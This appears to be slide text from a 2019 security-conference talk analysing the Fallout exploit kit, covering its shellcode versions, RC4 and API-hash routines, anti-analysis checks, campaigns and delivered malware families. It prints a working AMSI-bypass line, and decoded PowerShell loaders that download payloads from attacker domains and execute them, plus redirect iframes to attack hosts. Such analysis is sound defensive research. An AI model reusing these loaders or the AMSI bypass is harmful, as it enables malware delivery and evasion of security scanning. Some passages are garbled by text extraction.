3B 68 74 74 70 3A 2F 2F 6E 61 6F 73 hCxJ;http://naos
6D 6F 73 65 63 2E 67 71 2F 45 6C 69 ecgomosec.gq/Eli
73 2D 52 69 62 6F 7A 61 2D 52 69 67 sions-Riboza-Rig
79 2D 48 65 61 70 73 74 65 61 64 2F widdy-Heapstead/
74 76 39 2F 50 4D 4A 71 56 2F 42 65 8275tv9/PMJqV/Be
6C 65 2E 63 66 6D 6C 3F 32 54 56 35 girdle.cfm1?2TV5
4F 71 65 57 4D 6E 6F 26 4F 49 66 64 pG=hOqeWMno4OIId
53 68 61 6C 6C 6F 70 73 5F 53 75 6D 64x=Shallops_Sum
76 65 5F 31 30 35 30 5F 50 61 72 76 mative_1050_Parv
00 00 43 43 43 43 7C 32 7E 74 73 76 enu...CCCC|2-tsv
35 7E 70 43 vw{e5-pC
```



Version 2

- Use PowerShell to run malware
 - Powershell.exe -w hidden -noni -enc [base64 encoded str]

001D0055	8BF0	MOV ESI,EAX			EFL 00000246 (NO,NB,E,
001D0057	C745 F8 BE3B10E1	MOV DWORD PTR SS:[EBP-8],EE103BBE			ST0 empty 0.0
001D005E	E8 F0000000	CALL 001D0153			ST1 empty 0.0
001D0063	6A 44	PUSH 44			ST2 empty 0.0
001D0065	8D45 A0	LEA EAX,DWORD PTR SS:[EBP-60]			ST3 empty 0.0
001D0068	6A 00	PUSH 0			ST4 empty 0.0
001D006A	50	PUSH EAX			ST5 empty 0.0
001D006B	FFD7	CALL EDI			ST6 empty 0.0
001D006D	6A 10	PUSH 10			ST7 empty 0.0
001D006F	8D45 E4	LEA EAX,DWORD PTR SS:[EBP-1C]			
001D0072	C745 A0 44000000	MOV DWORD PTR SS:[EBP-60],44			FST 0000 Cond 0 0 0 0
001D0079	6A 00	PUSH 0			FCW 027F Prec NEAR,53
001D007B	50	PUSH EAX			
Address	Hex dump	ASCII			
001D0216	70 6F 77 65 72 73 68 65	powershe	0019FD88	000002E4	Σ0..
001D021E	6C 6C 2E 65 78 65 20 2D	ll.exe -	0019FD8C	CC0B158C	is off
001D0226	77 20 68 69 64 64 65 6E	w hidden	0019FD90	EE103BBE	▯;▯E
001D022E	20 2D 6E 6F 6E 69 20 2D	-noni -	0019FD94	001D0216	▯0#.
001D0236	65 6E 63 20 57 77 42 53	enc WwBS	0019FD98	0019FF40	@ ↓.
001D023E	41 47 55 41 5A 67 42 64	AGUAZgBd	0019FD9C	00402006	↑ @.
001D0246	41 43 34 41 51 51 42 70	AC4000Bz	0019FDA0	0040247B	(\$@.
			0019FDA4	00000000
			RETURN to shellcod.00402006		
			shellcod.<ModuleEntryPoint>		

Version 2

- An RC4 encrypted PowerShell script in Shellcode
 - embedded using a hardcoded key
- The API hash algorithm has changed to dualaccModFFF1Hash

```

545     def dualaccModFFF1Hash(inString,fName):
546         if inString is None:
547             return 0
548
549         v4, v8 = 0, 1
550         for ltr in inString:
551             v8 = (ord(ltr) + v8) % 0x0FFF1
552             v4 = (v4 + v8) % 0x0FFF1
553         return (v4 << 0x10)|v8

```

https://github.com/fireeye/flare-ida/blob/master/shellcode_hashes

```

for ( i = 0; i < 0x100; ++i )
    v12[i] = i;
LOBYTE(v3) = 0;
for ( j = 0; j < 0x100; ++j )
{
    v5 = v12[j];
    v3 = (unsigned __int8)(v3 + *(_BYTE *)((j & 7) + v1) + v5);
    v12[j] = v12[v3];
    v12[v3] = v5;
}
v6 = a1;
LOBYTE(v7) = 0;
LOBYTE(v8) = 0;
v9 = 0x2000;
do
{
    v13 = v9 - 1;
    v8 = (unsigned __int8)(v8 + 1);
    v10 = v12[v8];
    v7 = (unsigned __int8)(v7 + v12[v8]);
    v12[v8] = v12[v7];
    v9 = v13;
    v12[v7] = v10;
    *v6++ ^= v12[(unsigned __int8)(v10 + v12[v8])];
}
while ( v9 );
return a1;

```



Version 2:Decoded PowerShell

Bypass AMSI

```
1 [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true);
2
3 Add-Type -TypeDefinition "using System;using System.Diagnostics;using System.Runtime.InteropServices;[StructLayout
  (LayoutKind.Sequential)]public struct lI1Il11{public IntPtr III1I11;public IntPtr lIl1I1;public uint I111111;public uint l1l1l1;}
  [StructLayout(LayoutKind.Sequential,CharSet=CharSet.Unicode)]public struct l1III{public uint l1l1IlI;public string II1IIl1;public
  string l1lIIII1;public string l1l1l1;public uint II11I;public uint l1lII1I;public uint l1l1lIIl;public uint I1l1lIl;public uint l1l1l1;
  public uint l1l1l1;public uint l1l1lII;public uint l1l1II;public short I1I1I;public short IlIIII;public IntPtr lll111I;public IntPtr
  l1IIlI1I;public IntPtr IIIlIII;public IntPtr IlIIIIl1;};public static class I1I1l1{[DllImport("kernel32.dll",SetLastError=true)]
  public static extern bool CreateProcess(string I1lIII,string l1lII,IntPtr II1IIl1,IntPtr lIIl1lll,bool II11l,uint lIIll11,IntPtr
  IlIIl1Il,string lllIIIIl,ref l1III Il1lIl1,out l1Il11 lIl1lIl);}";
4
5 $llll1l11="$env:userprofile\AppData\LocalLow\$( -join((48..57)+(65..90)+(97..122)|Get-Random -Count 8|%{[char]$_})).tmp";
6 $lllII111='https://payformyattention.site/pwahW/9106_5993/oUUm?Sorehon=Toughest&bespelled=paddies-pangloss&inclosing=11544';
7 (New-Object Net.WebClient).DownloadFile($lllII111,$llll1l11);
8
9 $llI1lIII=New-Object l1III;
10 $llI1lIII.I1I1I=0x0;
11 $llI1lIII.l1l1IlI=[System.Runtime.InteropServices.Marshal]::SizeOf($llI1lIII);
12 $IIlIIIl-New Object lI1Il11;
13 [I1I1l1]::CreateProcess($llll1l11,$llll1l11,[IntPtr]::Zero,[IntPtr]::Zero,$false,0x00000008,[IntPtr]::Zero,"c:",[ref]$llI1lIII,[ref]
  $IIlIIIl)|out-null;
```

Download malware

Run Malware

Version 3

- Shellcode decrypts with RC4 using multiple keys

```
seg000:0000056E      mov     [ebp+var_40], 33D73322h
seg000:00000575      mov     [ebp+var_3C], 9B8A9816h
seg000:0000057C      call    zz_RC4
seg000:00000581      pop     ecx
```

xrefs to zz_RC4

Direction	Typ	Address	Text
Up	p	zz_main+A9	call zz_RC4
Up	p	zz_main+BB	call zz_RC4
	p	zz_download_and_decode_...	call zz_RC4
Do...	p	zz_download_and_decode_...	call zz_RC4
Do...	p	zz_download_and_decode_...	call zz_RC4
Do...	p	zz_resolve_api+F6	call zz_RC4

OK Cancel Search Help



Version 3

- Encrypted data is near the end of the shellcode
- Encrypted strings
 - **domain:** Download encrypted PowerShell script
 - **Path:** URL path
 - **lpSzAgent:** Used for PowerShell script download
 - **HTTP Method:** Used for PowerShell script download
 - **Dll name:** For API calls in shellcode

001D00B0	E8 FE020000	CALL 001D03AE
001D00B3	83C6 40	ADD ESI,40
001D00B7	8D4C24 28	LEA ECX,DWORD PTR SS:[ESP+28]
001D00B8	68 80000000	PUSH 80
001D00BC	56	PUSH ESI
001D00BD	E8 EC020000	CALL 001D03AE
001D00C2	FF7424 2C	PUSH DWORD PTR SS:[ESP+2C]
001D00C6	8B4C24 50	MOV ECX,DWORD PTR SS:[ESP+50]
001D00CA	8D4424 48	LEA EAX,DWORD PTR SS:[ESP+48]
001D00CE	FF7424 2C	PUSH DWORD PTR SS:[ESP+2C]
001D00D2	8BD6	MOV EDI,ESI
001D00D4	FF7424 48	PUSH DWORD PTR SS:[ESP+48]
001D00D8	EB	MOV EBX,EBX
ESI=001D07F6, (ASCII "not-my-guilty.com")		

```
seg000:000007F6 db 1Ch
seg000:000007F7 db 13h
seg000:000007F8 db 0F0h
seg000:000007F9 db 4Ah ; J
seg000:000007FA db 7Bh ; {
seg000:000007FB db 0E1h
seg000:000007FC db 0A7h
seg000:000007FD db 0FCh
seg000:000007FE db 43h ; C
seg000:000007FF db 26h ; &
seg000:00000800 db 4
seg000:00000801 db 15h
seg000:00000802 db 96h
seg000:00000803 db 0BAh
seg000:00000804 db 7Dh ; }
seg000:00000805 db 1Ch
seg000:00000806 db 3Eh ; >
seg000:00000807 db 54h ; T
seg000:00000808 db 0EAh
seg000:00000809 db 0AFh
seg000:0000080A db 0A4h
seg000:0000080B db 0A3h
seg000:0000080C db 0C3h
seg000:0000080D db 0ABh
seg000:0000080E db 0DAh
seg000:0000080F db 78h ; x
seg000:00000810 db 85h
```



Version 3: PowerShell

```
[DllImport( "kernel32.dll", SetLastError=true)]
public static extern bool CreateProcess(string I111I11I,string l1111,IntPtr l11I111,IntPtr I111I11I,bool l1111,uint
III1111,IntPtr l1111111,string lI111111,ref lI1I111 l1111,out lI111 I111111);
}
"@;

$I11I1 = "$env:userprofile\AppData\LocalLow\${-join((48..57)+(65..90)+(97..122)|Get-Random -Count 8|%{[char]$_}).tmp";
$I1111 = 'https://not-my-guilty.com/04_10_1971/beaveries/aoer.phtml';

$cli = (New-Object Net.WebClient);
$cli.Headers['User-Agent'] = 'pqqyW56Fe8W2G7m3';
$cli.DownloadFile($I1111, $I11I1);

$I11I111 = New-Object lI1I111;
$I11I111.l1I1111 = 0x0;
$I11I111.lI11I1I = [System.Runtime.InteropServices.Marshal]::SizeOf($I11I111);
$I1111111 = New-Object lI111;
[I1111I1]::CreateProcess($I11I1, $I11I1, [IntPtr]::Zero, [IntPtr]::Zero, $false, 0x00000008, [IntPtr]::Zero, "c:", [ref]
$I11I111, [ref]$I1111111)|out-null;
```



Version 4

- The decrypt algorithm not changed from v3
 - RC4
- The API hash algorithm not changed
 - dualaccModFFF1Hash
- **Analysis environment detection code added**
 - VM Detection
 - Process detection



Version 4: VM detection

- Check hypervisor presence using CPUID


```
unsigned int __thiscall zz_vm_detect(unsigned int *this)
{
    unsigned int *v1; // edi
    unsigned int result; // eax

    v1 = this;
    _EAX = 1;
    __asm { cpuid }
    result = _ECX >> 31;
    *v1 = _ECX >> 31;
    return result;
}
```




Version 4: Process detection

- **Get Process list**
 - Convert to lowercase
- **compare hashes**
 - 0x3F5406DE
 - 0x25CD0541
 - 0x0F050309
 - 0x161803EC
 - 0x19F3044



Version 4

- Same algorithm as API hash

```
>>> print(hex(dualaccModFFF1Hash("wireshark.exe")))
0x25cd0541
>>> print(hex(dualaccModFFF1Hash("fiddler.exe")))
0x19f3044b
```

Using this method, the presence of the following processes is determined:

```
processhacker.exe
wireshark.exe
ida64.exe
windbg.exe
fiddler.exe
```

<https://www.bitdefender.com/files/News/CaseStudies/study/289/Bitdefender-WhitePaper-Fallout.pdf>




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Infrastructure

API Information

- Advertisement in the market at the time of appearance

A screenshot of a forum post from a platform called "Exploit Fallout". The post is by a user named "FalloutEK" and was posted "Yesterday, 08:11 PM". The post content includes a description of a "semi-integrated solution for converting your traffic into installations" and a list of features under the heading "EXPLOIT COMMUNICATION". The feature "+ API for issuing links" is highlighted with a red box. On the left side of the post, there is a sidebar with user information for "byte", including their group, posts, join date, user ID, activities, and reputation.

Exploit Fallout

FalloutEK  Yesterday, 08:11 PM

We offer a semi-integrated solution for converting your traffic into installations.

byte 

Group: Платная регистрация
Posts: 3
Join Date: Yesterday, 19:40
Пользователь №: 89 105
Activities: [другое](#)

Reputation: 2
(0% - хорошо)

EXPLOIT COMMUNICATION

- + High penetration - about 20-30% on the average traffic
- + Separate server and gaskets for each customer
- + Automatic rotation of gaskets as contamination
- + Weekly cleaning
- + Unlimited number of threads
- + Load resistance
- + EXE and DLL
- + API for issuing links**
- + External statistics
- + Unique shellcode for each client



API Information

Full statistics

Period	Hits	Loads	Percent
All time	966	362	37.47%
1 minute	22	5	22.73%

10 minutes

30 minutes

1 hour

12 hours

24 hours

Statistics by browser

Period: All time

Search:

Browser	↑↓ Hits	↑↓ Loads	↑↓ Percent	↑↓
Internet Explorer 11.0	628	189	30.1%	
Internet Explorer 8.0	208	121	58.17%	
Internet Explorer 9.0	65	30	46.15%	
Internet Explorer 10.0	34	18	52.94%	
Internet Explorer 7.0	8	3	37.5%	
Internet Explorer 6.0	20	1	5%	



API Information

- Strange traffic

- Casting_IQoption campaign was using v2
- February 13, 2019
 - Gate was redirecting Fallout

```
</script>  
<iframe src="https://suck-my-1-cock.website/5715-Diagnoses/03-04-2000/amarity?q7mP=16-08-2015&hix=2911"></iframe>
```

- February 14, 2019
 - Gate was returning PHP Error

```
</script>  
<br />  
<b>Warning</b>: file_get_contents(http://185.232.29.198:8888/ugapi/eQZ7MDQPb3tDlayMk6yNkMeqJlfAr9x8aa9k1ltZUjAc):  
failed to open stream: HTTP request failed! HTTP/1.1 404 Not Found  
in <b>/var/www/html/amazon/1/index.php</b> on line <b>30</b><br />  
<iframe src=""></iframe>
```



Related IP

- 185.232.29.198
 - f18c190a594e2769be410f5d3174e281646ac983a7faca139903117c4ae49a9b
 - 185.232.28.195 ~ 198
 - 185.232.29.195 ~ 201
- "justinstalledpanel.com"

Passive DNS Replication ⓘ

Date resolved	Domain
2018-09-10	la003ed7.justinstalledpanel.com
2018-09-04	l39896ca.justinstalledpanel.com

Campaigns



Tester

- Before being sold in the market
 - Maybe related to Fallout creator
- Malware
 - SmokeLoader
 - CoalaBot
 - Unknown Bot

#	Result	Protocol	Host	URL	Body	Comments
↔ 22	200	HTTP	cobalten.com	/?auction_id=6c271067-7...	675	
🔍 23	302	HTTP	107.170.215.53	/workt/trkmix.php?device...	81	
🔍 24	302	HTTP	huli.cf	/v3	0	
↔ 25	200	HTTP	naosecgomosec.gq	/Xh8WBP/Unclamp-6401-...	51,173	

HookAds

- Very famous campaign
 - Reported use of other Exploit Kits
 - RIG, Spelevo, Magnitude
 - Not campaign? Traffic generator?
- Using many types of malware

Progress Telerik Fiddler Web Debugger - EKFiddle v.0.9.3.4

File Edit Rules Tools View Help Links

QuickSave UI mode VPN Proxy Import SAZ/PCAP Update/View Regexes Run Regexes Clear Markings WinConfig

#	Result	Protocol	Host	URL	Body	Comments
1	200	HTTP	datitngforlives.info	/?act-mix&source=120051.440775	8,466	HookAds Campaign
2	200	HTTPS	www.abrcizanie.pro	/unlimited/aboutus	5,527	HookAds Campaign
3	200	HTTP	pickupmaster.fun	/ZkMB47spN/caroid-meithei-Unlacing/07-1...	54,816	Fallout EK
4	200	HTTP	pickupmaster.fun	/Z86hazzc/entities_shakings_Fishpole_gar...	268,288	Fallout EK

MakeMoney

- Very active campaign in 2019
- Sometimes using RIG Exploit Kit
- Using many types of malware

Progress Telerik Fiddler Web Debugger - EKFiddle v.0.9.3.2

File Edit Rules Tools View Help Links

QuickSave UI mode VPN Proxy Import SAZ/PCAP Update/View Regexes Run Regexes Clear Markings WinConfig Replay X ▾ ▶

#	Result	Protocol	Host	URL	Body	Comments
1	302	HTTP	makemoneyezywith.me	/?utm_id=10893&utm_camp...	0	
2	200	HTTPS	freethisdog.com	/4727/15_03_1929/Litharges...	4,983	Fallout EK (Landing Page)
3	200	HTTPS	freethisdog.com	/Upriver-Flushed-byzant/wc7...	29,258	Fallout EK (JS Code)
4	200	HTTPS	freethisdog.com	/seduced-9485/rooked-1380...	7,448	Fallout EK (Encoded Data 1)
5	200	HTTPS	freethisdog.com	/superfix-arachide-padang/X...	28,696	Fallout EK (Encoded Data 2)
6	200	HTTPS	freethisdog.com	/Messor-11400-6080/18804-...	35,133	Fallout EK (SWF Exploit)
7	200	HTTPS	freethisdog.com	/Z7S/Retwist_Crasser_caddi...	5,837	Fallout EK (Encoded PowerShell Code)
8	200	HTTP	freethisdog.com	/Buries-Arditi/Mucedine/962...	262,144	Fallout EK (Malware)

Malware

Malware

- **Ransomware**

- GandCrab
- Kraken
- SaveFile
- Paradise
- Maze

- **Banking Trojans**

- Knoros
- DanaBot
- Ursnif/DreamBot


- **Information Stealers**

- AZORult
- Kpot
- Vidar
- RaccoonStealer
- Predeter

- **Crypto Currency**

- Miner
- Clipboad Hikacker

Malware Family



Version 1

Version 2

Version 4

Version 3

Conclusion



Conclusion

- **Fallout has evolved steadily**
 - Very popular
 - Used by many attack campaigns
- **Advanced techniques**
 - Diffie-Hellman key exchange
 - Process detection
 - VM detection



AVAR 2019
OSAKA-JAPAN



Please ask simply and slowly...